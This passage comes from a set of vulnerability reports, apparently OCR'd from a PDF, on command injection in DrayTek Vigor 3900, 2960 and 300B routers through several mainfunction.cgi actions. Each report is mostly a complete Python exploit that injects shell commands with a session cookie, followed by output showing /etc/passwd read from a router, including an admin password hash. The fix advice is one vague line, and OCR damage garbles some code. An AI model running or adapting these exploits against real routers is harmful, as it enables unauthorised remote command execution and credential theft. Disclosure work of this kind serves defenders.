        parser.add_argument("cmd", help="command to execute")
59
        args = parser.parse_args()
60
        system(args.host, args.cmd)
61
62
63
```

```
\ \times \rangle \text{CVEpwner/CVE2024/v3900/cnvd/} python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,:/home/pure_ftpd_user:/bin/sh
\times \t
```

# **Cause Analysis**

This vulnerability appears in the sign\_cacertificate function in mainfunction.cgi. When the system directly calls the system function, improper blacklist policies allow for certain levels of command injection.

## **Affected Versions**

• DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4 Beta

## **Fix Recommendations**

It is recommended to add appropriate filtering policies.

## **Contact Information**

• Reporter: N1nEmAn

# CVE8: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action setup\_cacertificate

## **Vulnerability Title**


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4 Beta)

# **Vulnerability Description**

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the action parameter in cgi-bin/mainfunction.cgi is set to setup\_cacertificate. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

# **Steps to Reproduce**

1. Open the router and configure it.



```
import argparse
 1
 2
    import requests
 3
    action = "setup_cacertificate"
 4
    cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
 5
    cookies = {
 6
 7
        "SESSION_ID_VIGOR": cookie_value
 8
    }
 9
    def remove_duplicate(input_str):
10
        length = len(input_str)
11
12
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
13
            return input str[:length//2]
14
        else:
15
            return input_str
16
17
18
    def system(host,cmd):
19
        cmd = "\'&"+cmd+"&\'"
20
        try:
21
22
            headers = {
                "HOST":host,
23
                "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
24
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
                "Content-Type": "text/plain; charset=UTF-8",
25
                "Accept": "*/*",
26
```

```
"Referer": f"http://{host}/",
27
28
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
29
            # action = "get_subconfig"
30
            # data = f"action={action}&getlocal=xxx&rtick=
31
    {cmd}&config=ipv6 neigh&rfilter=1&rvalue=1&sectiontype=2&default value=3&rtick=1724
    827664524"
            data = {
32
                "option": cmd,
33
                "action": action,
34
                "config": "1",
35
                "rfilter": "1",
36
                "rvalue": "1",
37
                "sectiontype": "1",
38
                "default value": "1",
39
            }
40
            res = requests.post(url=url,
41
    data=data, headers=headers, cookies=cookies, verify=False)
            if res.status_code == 200 and res.text != "":
42
                print("[+] Command executed successfully")
43
                result = remove_duplicate(res.text)
44
                print("[+] Result: \n" + result)
45
                return res.text
46
            else:
47
                print('[-] Command execute failed! Nothing...')
48
49
                return 1
        except Exception as e:
50
            print('[-] Command execute failed!')
51
            print(e)
52
53
54
    if __name__ == "__main__":
55
        # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
56
        parser = argparse.ArgumentParser()
57
        parser.add_argument("host", help="target host")
58
        parser.add argument("cmd", help="command to execute")
59
        args = parser.parse_args()
60
        system(args.host, args.cmd)
61
62
63
```

```
λ ~/CVEpwner/CVE2024/v3900/cnvt/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh</pre>
```

# **Cause Analysis**

This vulnerability appears in the setup\_cacertificate function in mainfunction.cgi. When the system directly calls the system function, improper blacklist policies allow for certain levels of command injection.

## **Affected Versions**

• DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4 Beta

### **Fix Recommendations**

It is recommended to add appropriate filtering policies.

## **Contact Information**

• Reporter: N1nEmAn

# CVE9: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action ruequest\_certificate

## **Vulnerability Title**


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4 Beta)

# **Vulnerability Description**

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the action parameter in cgi-bin/mainfunction.cgi is set to ruequest\_certificate. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## **Steps to Reproduce**

1. Open the router and configure it.



```
import argparse
 1
 2
    import requests
 3
    action = "ruequest_certificate"
 4
 5
    cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
    cookies = {
 6
        "SESSION_ID_VIGOR": cookie_value
 7
    }
 8
 9
    def remove_duplicate(input_str):
10
        length = len(input_str)
11
12
13
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
```

```
14
            return input_str[:length//2]
15
        else:
            return input_str
16
17
18
19
    def system(host,cmd):
        cmd = "\'&"+cmd+"&\'"
20
21
        try:
            headers = {
22
                "HOST":host,
23
                "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
24
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
                "Content-Type": "text/plain; charset=UTF-8",
25
                "Accept": "*/*",
26
27
                "Referer": f"http://{host}/",
28
29
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
            # action = "get_subconfig"
30
            # data = f"action={action}&getlocal=xxx&rtick=
31
    {cmd}&config=ipv6 neigh&rfilter=1&rvalue=1&sectiontype=2&default value=3&rtick=1724
    827664524"
32
            data = {
                "option": cmd,
33
                "action": action,
34
                "config": "1",
35
                "rfilter": "1",
36
                "rvalue": "1",
37
                "sectiontype": "1",
38
39
                "default value": "1",
            }
40
            res = requests.post(url=url,
41
    data=data, headers=headers, cookies=cookies, verify=False)
            if res.status code == 200 and res.text != "":
42
                print("[+] Command executed successfully")
43
                result = remove_duplicate(res.text)
44
                print("[+] Result: \n" + result)
45
                return res.text
46
47
            else:
                print('[-] Command execute failed! Nothing...')
48
49
                return 1
        except Exception as e:
50
            print('[-] Command execute failed!')
51
52
            print(e)
53
54
    if name == " main ":
55
        # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
56
57
        parser = argparse.ArgumentParser()
        parser.add_argument("host", help="target host")
58
        parser.add_argument("cmd", help="command to execute")
59
```

```
args = parser.parse_args()
system(args.host, args.cmd)
62
63
```

```
λ ~/CVEpwner/CVE2024/v3900/envd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,;/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/envd/</pre>
```

## **Cause Analysis**

This vulnerability appears in the ruequest\_certificate function in mainfunction.cgi. When the system directly calls the system function, improper blacklist policies allow for certain levels of command injection.

## **Affected Versions**

 DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4\_Beta

## **Fix Recommendations**

It is recommended to add appropriate filtering policies.

## **Contact Information**

• Reporter: N1nEmAn

# CVE10: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action dumpSyslog

# **Vulnerability Title**


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4 Beta)

## **Vulnerability Description**

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the action parameter in cgi-bin/mainfunction.cgi is set to dumpSyslog. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## **Steps to Reproduce**

1. Open the router and configure it.



```
3
    action = "dumpSyslog"
 4
    cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
 5
    cookies = {
 6
        "SESSION_ID_VIGOR": cookie_value
 7
 8
    }
 9
    def remove duplicate(input str):
10
        length = len(input_str)
11
12
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
13
            return input_str[:length//2]
14
        else:
15
            return input str
16
17
18
19
    def system(host,cmd):
        cmd = "\'&"+cmd+"&\'"
20
21
        try:
22
            headers = {
                "HOST":host,
23
24
                "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
                "Content-Type": "text/plain; charset=UTF-8",
25
                "Accept": "*/*",
26
                "Referer": f"http://{host}/",
27
28
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
29
            # action = "get_subconfig"
30
            # data = f"action={action}&getlocal=xxx&rtick=
31
    {cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
    827664524"
            data = {
32
                "option": cmd,
33
                "action": action,
34
                "config": "1",
35
                "rfilter": "1",
36
                "rvalue": "1",
37
                "sectiontype": "1",
38
39
                "default_value": "1",
            }
40
            res = requests.post(url=url,
41
    data=data,headers=headers,cookies=cookies,verify=False)
            if res.status code == 200 and res.text != "":
42
                print("[+] Command executed successfully")
43
                result = remove duplicate(res.text)
44
                print("[+] Result: \n" + result)
45
46
                return res.text
            else:
47
                print('[-] Command execute failed! Nothing...')
48
```

```
49
                return 1
        except Exception as e:
50
            print('[-] Command execute failed!')
51
            print(e)
52
53
54
    if __name__ == "__main__":
55
        # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
56
        parser = argparse.ArgumentParser()
57
        parser.add_argument("host", help="target host")
58
        parser.add_argument("cmd", help="command to execute")
59
        args = parser.parse_args()
60
        system(args.host, args.cmd)
61
62
63
```

```
A ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,:/home/pure_ftpd_user:/bin/sh</pre>
A ~/CVEpwner/CVE2024/v39U0/cnvd/
```

## **Cause Analysis**

This vulnerability appears in the dumpSyslog function in mainfunction.cgi. When the system directly calls the system function, improper blacklist policies allow for certain levels of command injection.

### **Affected Versions**

• DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4 Beta

# **Fix Recommendations**

It is recommended to add appropriate filtering policies.

# **Contact Information**

• Reporter: N1nEmAn